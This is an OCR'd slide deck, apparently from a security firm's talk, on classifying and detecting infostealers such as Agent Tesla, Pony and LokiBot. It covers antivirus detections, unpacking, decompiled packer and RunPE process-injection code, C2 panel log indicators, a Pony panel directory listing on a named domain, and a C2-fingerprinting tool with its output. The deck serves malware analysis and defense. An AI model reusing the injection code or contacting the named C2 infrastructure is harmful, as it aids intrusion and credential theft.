
Agent Tesla



Last version :


https://www.agenttesla.com/version.html 3.2.52

Agent Tesla



EXCELLIUM

Agent Tesla



EXCELLIUM

Detection

Classification


Ad-Aware	Trojan.Agent.COQB	AegisLab	Uds!Dangerousobject.Multi!r
AhnLab-V3	Trojan/Win32.Inject.R210746	ALYac	Trojan.Agent.COQB
Antiy-AVL	Trojan/Win32.TSGeneric	Arcabit	Trojan.Agent.COQB
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Downloader.coowa	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.Agent.COQB	CAT-QuickHeal	Uds.dangerousobject.Multi
Comodo	UnclassifiedMalware	CrowdStrike Falcon	malicious_confidence_100% (W)
Cybereason	malicious.1b3fb7	Cylance	Unsafe
Cyren	W32/Fareit.WJYA-2123	DrWeb	Trojan.PWS.Stealer.19643
Emsisoft	Trojan.Injector (A)	Endgame	malicious (high confidence)
eScan	Trojan.Agent.COQB	ESET-NOD32	Win32/PSW.Fareit.L
F-Prot	W32/Fareit.CFI	F-Secure	Trojan.Agent.COQB
Fortinet	Malicious_Behavior.SB	GData	Trojan.Agent.COQB
Ikarus	Trojan.Crypt	Jiangmin	Trojan.PSWFareit.oho
K7AntiVirus	Trojan (00519aad1)	K7GW	Trojan (00519aad1)
Kaspersky	Trojan-PSW.Win32.Fareit.hhu	Malwarebytes	Spyware.LokiBot
MAX	malware (ai score=100)	McAfee	Trojan-FNYA!51C15B295028
McAfee-GW-Edition	Trojan-FNYA!51C15B295028	Microsoft	Trojan:Win32/Tiggre!rfn
NANO-Antivirus	Trojan.Win32.Dwn.ctuuki	nProtect	Trojan/W32.Agent.657920.CP
Palo Alto Networks	generic.ml	Panda	Trj/Genetic.gen
Qihoo-360	HEUR/QVM05.1.9334.Malware.Gen	Rising	Trojan.Kryptik!1.AE1B (CLASSIC)
SentinelOne	static engine - malicious	Sophos AV	Troj/Fareit-DTZ

Classification

- A lot of yara rules already exist
  - https://github.com/Yara-Rules/rules
  - https://github.com/Th4nat0s/Yaramoi
- Need to be unpacked first !

Classification

- Auto unpack
  - 32 bits
  - RUNPE



https://github.com/Th4nat0s/Chall_Tools/blob/master/malwares/unpack_runpe.py

Classification

I hate .NET packers !!!

- Start > No Break > Debug > Modules

\u0094\u008F() : void

```
1   // \u0094\u008D.\u0094\u008C
2   // Token: 0x06000020 RID: 32 RVA: 0x00002A9C File Offset: 0x00000C9C
3   [MethodImpl(MethodImplOptions.NoInlining)]
4   private static void \u0094\u008F()
5   {
6       try
7       {
8           \u0094\u0098.\u0094\u009C<object, MethodBase>(\u0093\u0091.\u0093\u0094<Assembly>(\u0094\u0092.\u0094\u0095, 262, 256),
              null, null, 941, '\0');
9       }
10      catch
11      {
12      }
13  }
```

.net

Classification

- RunPE ! nice

PEStart(string, byte[], string) : bool

```
1  // wiki.Pe
2  // Token: 0x0G000053 RID: 83 RVA: 0x00004340 File Offset: 0x00002540
3  public static bool PEStart(string hostProcess, byte[] buffer, string commandLine)
4  {
5      int num = 0;
6      do
7      {
8          PE.processId = PE.DoInjectPE(hostProcess, buffer, commandLine);
9          num++;
10         Thread.Sleep(1000);
11         try
12         {
13             Process.GetProcessById(PE.processId).Dispose();
14         }
15         catch
16         {
17             PE.processId = -1;
18         }
19     }
20     while (PE.processId == -1 && num < 5);
21     return false;
22 }
23
```

.net .net


Classification

- RunPE ! nice… UPX… nice

```
$file out.exe
out.exe: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
```

Classification

- Arghhh



.net .net UPX AutoIT

EXCELLIUM

Post Detection


- Some panels are easy to spot in your logs
  - **KEYBASE**
    - GET POST.PHP?TYPE=…&MACHINENAME=…
  - **LOKIBOT**
    - POST FRE[D]?[.]PHP
    - UA : (Charon; Inferno)

Post Detection

- **DIAMOND FOX, PONY, HANCITOR or… ?**
  - GATE.PHP

Post Detection

- Most of them share the admin and reports
- Pony, Lockybot, Tesla etc… do that



Index of /pony

- Parent Directory
- 404.html
- Account_summary.exe
- admin.php
- config.php
- dump.sql
- dump2.sql
- dump3.sql
- dump4.sql
- gate.php
- includes/
- redirect.php
- robots.txt
- setup.php
- temp/

Apache Server at banktransactioncorp.net Port 80

Post Detection

- Most of them share the admin and reports
- Pony, Lockybot, Tesla etc… do that

```
$./c2id.py seek -u http://www.ctrhelpdesk.com/admin/Panel/five
2018-06-20 22:57:34,437 :: INFO :: No Root page found, bruteforcing
2018-06-20 22:58:03,158 :: INFO :: Found Locky Bot at 100%
```

https://github.com/Th4nat0s/c2id

Post Detection

- **Most of them share the admin and reports**

- **Pony, Lockybot, Tesla etc… do that**

```
$cat pony2.yaml
name: pony 2.2
root: admin.php, gate.php
rule:
  - page: config.php
    code: 200
  - page: gate.php
    code: 404
  - page: admin.php
    code: 200
  - page: 'includes/templates/header.tpl'
    code: 200
    contains: '<div class="pony_hdr_text">Pony 2.2'
  - page: 'includes/design/images/favicon.ico'
    code: 200
    hash: b2e87bb6f28663fe5d28dec0d980d4cb
```

Thank’s

